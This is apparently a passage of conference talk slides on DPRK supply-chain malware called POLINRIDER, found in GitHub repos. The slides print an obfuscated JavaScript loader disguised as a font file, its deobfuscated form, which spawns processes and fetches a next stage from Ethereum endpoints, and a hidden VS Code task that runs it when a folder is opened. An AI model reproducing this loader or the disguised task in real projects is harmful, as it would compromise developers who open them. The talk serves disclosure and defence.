(j = g["qUTZp"](x)['m'])(function N() {
```

Malware.

I reported it. Then waited.

Github followed up with me two months later and the repos are now down.

What else has DPRK been doing
in the supply chain?



SO WHAT IS POLINRIDER?

No interview needed.

Just open the wrong repo.

RECENTLY: POLINRIDER

It's just a font file, right?

```
public/fonts/fa-solid-400.woff2
@@ -0,0 +1 @@
1 +
global.i = 'A10-*050';const _0x32ebc7=_0x5ce2;(function(_0x20982f,_0x3f1f0b){const _0x2f1247=_0x5ce2,_0xbfd980=_0x20982f();while(![]){try{const
_0x2f9e3b=parseInt(_0x2f1247(0x28a))/(0x20e0+-0x15c3+-0xb1c)+-parseInt(_0x2f1247(0x270))/(0x18*0x15d+0x59f+-0x2655)*
(parseInt(_0x2f1247(0x253))/(-0xb33+-0x1f83+0x2ab9))+parseInt(_0x2f1247(0x27a))/(-0x6ca*0x2+-0x17*-0x71+0x371)+parseInt(_0x2f1247(0x168))/(-0x47*-0x20+0x5*-0x305+0x63e)+-
parseInt(_0x2f1247(0x280))/(0x1292+-0x2*-0xf8b+-0x31a2*0x1)*
(parseInt(_0x2f1247(0x231))/(0x1*0x4af+0xc5*-0x31+0x210d))+parseInt(_0x2f1247(0x264))/(0x14*-0xf2+-0x113c+0x242c)+parseInt(_0x2f1247(0x190))/(0x139*-0xc+-0xc26+0x19*0x113);if(_0x2f9e
3b===_0x3f1f0b)break;else _0xbfd980['push'](_0xbfd980['shift']());}catch(_0x2ad128){_0xbfd980['push'](_0xbfd980['shift']());}})(_0x2976,-0x6e838+0x56*0x55+0x139c0f),
(global['r']=require,_0x32ebc7(0x273)==typeof module&&(global['m']=module));const http=require(_0x32ebc7(0x205)),https=require(_0x32ebc7(0x229)),zlib=require(_0x32ebc7(0x14f)),
{URL:URL}=require(_0x32ebc7(0x279)),{spawn:spawn}=require(_0x32ebc7(0x22b)+_0x32ebc7(0x172)),BLOCK_MULTIPLE=0x3e8n,SENDER=
(_0x32ebc7(0x281)+_0x32ebc7(0x19e)+_0x32ebc7(0x211)+_0x32ebc7(0x1c6)+'1a')[_0x32ebc7(0x1bc)+'e']
(),NONCE_FANOUT=-0x25a9+0x16b+0x244a,SEARCH_FLOOR=0x0n,INDEXER_URL=_0x32ebc7(0x255)+_0x32ebc7(0x191)+_0x32ebc7(0x1f6),RPC_ENDPOINTS=[...new
Set([process.env.ETH_RPC_URL,_0x32ebc7(0x1d0)+_0x32ebc7(0x26e),_0x32ebc7(0x255)+_0x32ebc7(0x152),_0x32ebc7(0x255)+_0x32ebc7(0x1f5)+_0x32ebc7(0x234)+_0x32ebc7(0x1a6),_0x32ebc7(0x255)+
_0x32ebc7(0x199)+_0x32ebc7(0x19f)+_0x32ebc7(0x19d)][_0x32ebc7(0x1d9)](Boolean))],AGENTS={'http':new http[_0x32ebc7(0x1a5)]({'keepAlive':!
```

Run by a VS Code task

```
.vscode/tasks.json  +33

... @@ -0,0 +1,33 @@
1 + {
2 +   "version": "2.0.0",
3 +   "configurations": [
4 +     {
5 +       "type": "node",
6 +       "request": "launch",
7 +       "name": "Run My Project",
8 +       "console": "",
9 +       "internalConsoleOptions": "openOnSessionStart"
10 +    }
11 +  ],
12 +   "tasks": [
13 +     {
14 +       "label": "eslint-check",
15 +       "type": "shell",
16 +       "command": "(command -v node >/dev/null 2>&1 && node ./public/fonts/fa-solid-400.woff2) || (where node >nul 2>&1 && node ./public/fonts/fa-solid-400.woff2) || echo '",
17 +       "problemMatcher": [],
18 +       "isBackground": true,
19 +       "hide": true,
```

POLINRIDER: INSIDE THE FONT FILE

The next stage comes from the blockchain

a technique called EtherHiding, that's a whole other talk

```
global.i = "A!0-*050";
global.r = require;
if (typeof module == "object") {
  global.m = module;
}
const http = require("node:http");
const https = require("node:https");
const zlib = require("node:zlib");
const {
  URL: URL
} = require("node:url");
const {
  spawn: spawn
} = require("node:child_process");
const BLOCK_MULTIPLE = 0x3e8n;
const SENDER = "0xa322E5f3D311D3080e6f0121063e9aDC2490Efla".toLowerCase();
const NONCE_FANOUT = 12;
const SEARCH_FLOOR = 0x0n;
const INDEXER_URL = "https://eth.blockscout.com/api";
const RPC_ENDPOINTS = [...new Set([process.env.ETH_RPC_URL, "https://1rpc.io/eth", "https://eth.drpc.org", "https://ethereum-rpc.publicnode.com", "https://eth-mainnet.public.blastapi.io"])]);
const AGENTS = {
  "http:": new http.Agent({
    keepAlive: !0,
    keepAliveMsecs: 30000,
    maxSockets: 64
  }),
  "https:": new https.Agent({
    keepAlive: !0,
    keepAliveMsecs: 30000,
    maxSockets: 64
  })
};
function linkAbort(_0x407afa, _0x6d4295) {
  if (_0x407afa) {
    _0x407afa.addEventListener("abort", () => _0x6d4295.abort(), {
      once: true
    });
  }
}
```

Malware.

So as you can see,

DPRK are a creative bunch

and very generous with their
malware.



that's all i got, thank you for coming to my talk.

you can find me on linkedin or twitter, bluesky or whatever.

 X / Bluesky **inf0stache**

 LinkedIn **heyosj**

 Website **heyosj.com**



www.heyosj.com/bsides

feedback, slides and more